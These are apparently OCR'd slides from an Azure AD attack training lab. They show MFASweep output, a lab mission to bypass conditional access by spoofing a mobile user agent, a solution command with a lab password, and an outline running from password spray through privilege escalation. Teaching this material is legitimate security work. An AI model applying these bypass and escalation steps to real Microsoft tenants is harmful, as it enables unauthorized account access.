

Grant
Control access enforcement to block or grant access. Learn more
Block access
Grant access
Require multifactor authentication
Require device to be marked as compliant
Require Hybrid Azure AD joined device
Require approved client app
See list of approved client apps
Require app protection policy
See list of policy protected client apps
Require password change


Microsoft Azure
Microsoft
cond.access@alto.tel
You cannot access this right now
Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.
Sign out and sign in with a different account
More details


```
---------------- Microsoft Graph API ----------------
[*] Authenticating to Microsoft Graph API...
[*] SUCCESS! cond.access@hackersacademy.cloud was able to authenticate to the Microsoft Graph API
[***] NOTE: The "MSOnline" PowerShell module should work here.


---------------- Azure Service Management API ----------------
[*] Authenticating to Azure Service Management API...
[*] SUCCESS! cond.access@hackersacademy.cloud was able to authenticate to the Azure Service Management API
[***] NOTE: The "Az" PowerShell module should work here.
```


```
---------------- Microsoft 365 Web Portal w/ Mobile User Agent (Android) ----------------
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[*] SUCCESS! cond.access@hackersacademy.cloud was able to authenticate to the Microsoft 365 Web Portal. Checking MFA now...
[**] It appears there is no MFA for this account.
[***] NOTE: Login with a web browser to https://outlook.office365.com using a mobile user agent.
```



13.90.38.31 - Remote Desktop Connection
InPrivate
cond.access@alto.tel
ALTO TELCO HQ (ALTO.TEL)
Access student benefits
Get free software, Azure credit, or access Azure Dev Tools for Teaching after you verify your academic status.
Explore
Learn more
Sign in to Microsoft Azure
login.microsoftonline.com/common/login
Microsoft Azure
Microsoft
cond.access@alto.tel
You cannot access this right now
Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.
Sign out and sign in with a different account
More details


Back Alt+Left arrow
Forward Alt+Right arrow
Refresh Ctrl+R
Save as Ctrl+S
Print Ctrl+P
Cast media to device
Read aloud Ctrl+Shift+U
Add page to Collections
Share
Web select Ctrl+Shift+X
Web capture Ctrl+Shift+S
View page source Ctrl+U
Inspect
1


Microsoft Edge


2
Elements
html body div#app-root
Styles Computed Layout
Filter :hov .cls
element.style {
Console
Caching
Disable cache
Network throttling
No throttling
User agent
Use browser default
Android (4.0.2) Browser — Galaxy
Mozilla/5.0 (Linux; U; Android 4.0.2;
User agent client hints


Welcome
Elements
Console
Sources
Performance
Memory
Security
Lighthouse
CSS Overview
1
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Filter
element.style {
}
.fxs-mode-light.fxs-theme-azure {
--topbarBackground: #0078d4;
--topbarActionHoverBgColor: #106ebe;
--topbarActionPressedBgColor: #1664a7;
--topbarButtonActiveBackground: #fff;
--topbarText: #fff;
--topbarHamburger: #fff;
--sidebarBackground: #fff;
--sidebarText: #000;
Microsoft Edge
Dock side
Device Emulation Ctrl + Shift + M
Hide console drawer Esc
Search Ctrl + Shift + F
Run command Ctrl + Shift + P
Open file Ctrl + P
More tools
Shortcuts
Help
3D View
Animations
Application
Changes
Coverage
CSS Overview
Detached Elements
Developer Resources
Issues
JavaScript Profiler
Lighthouse
Media
Memory
Memory Inspector
Network
Network conditions
Network Console
2
Console
Issues
top
Filter
Default levels
99+
Version: 11.90.12.1 (v11.90.0.1#1f4a05826d.230401-0325) Signed
Session: 3df54bb8df6b438687fc6967b5252bf2
An iframe which has both allow-scripts and allow-same-origin for its sandbox attribute can remove its sandbo
Extension: HubsExtension
-ruOKaJw-vDZ.js:338
-ruOKaJw-vDZ.js:64
55c2-4113-bd44-58cfb13abfc9:1


Console
Issues
Network conditions
Caching
Disable cache
Network throttling
No throttling
User agent
Use browser default
Custom...
1
2
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.89 Safari/537.36
User agent client hints


MISSION

Use MFASweep and bypass conditional access on mobi.con@alto.tel

Hint: Change user agent **before** you visit the portal

MISSION SOLUTION

Invoke-MFASweep -Username mobi.con@alto.tel -Password “BH@Asia2023"


Microsoft Azure
Search resources, services, and docs (G+/)
mobi.con@alto.tel
ALTO TELCO HQ (ALTO.TEL)
Home
Alto Telco HQ
Roles and administrators | All roles
Alto Telco HQ - Azure Active Directory
All roles
Diagnose and solve problems
Activity
New custom role
Delete custom role
Download assignments
Refresh
Preview features
Got feedback?
Get just-in-time access to a role when you need it using PIM. Learn more about PIM
Your Role: Guest inviter

DISCUSSION

What can mobi.con@alto.tel do that pwd.spray@alto.tel cannot?

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

AZURE AD ROLES

&

~~AZURE RBAC ROLES~~

DEFINITION

Definition

Azure AD roles control access to Azure AD resources such as users, groups, and applications using the Microsoft Graph API

Differs from Azure RBAC for resources

Components

Security Principal – an ID (user, group or service principal)

Role Definition – collection of permissions

Scope – where the permissions apply

SECURITY PRINCIPAL

DEFINITION

Definition

Azure AD roles control access to Azure AD resources such as users, groups, and applications using the Microsoft Graph API

Differs from Azure RBAC for resources

Components

Security Principal – an ID (user, group or service principal)

Role Definition – collection of permissions

Scope – where the permissions apply

SECURITY PRINCIPALS

Security Principals


Azure object that we want to assign privileges to

User, group, or service principal

Will have an Object ID

NOT a Service Principal

More later


All
Identity
Job Information
Contact Information
Parental controls
Settings
Search
Showing 12 results
Display name
Mobile Conditional User
First name
Last name
User principal name
mobi.con@alto.tel
UPN
Object ID
d4f52034-6135-44bb-b708-d6ef311a5b75
Security Principal

USERS

Two Types

Azure AD

On-prem AD

User Principal Name

In AAD, UPN (usually email) identifies the user

GROUPS

Two Types

Security Group

Microsoft 365

Assignment

Assigned

Dynamic User

Dynamic Device

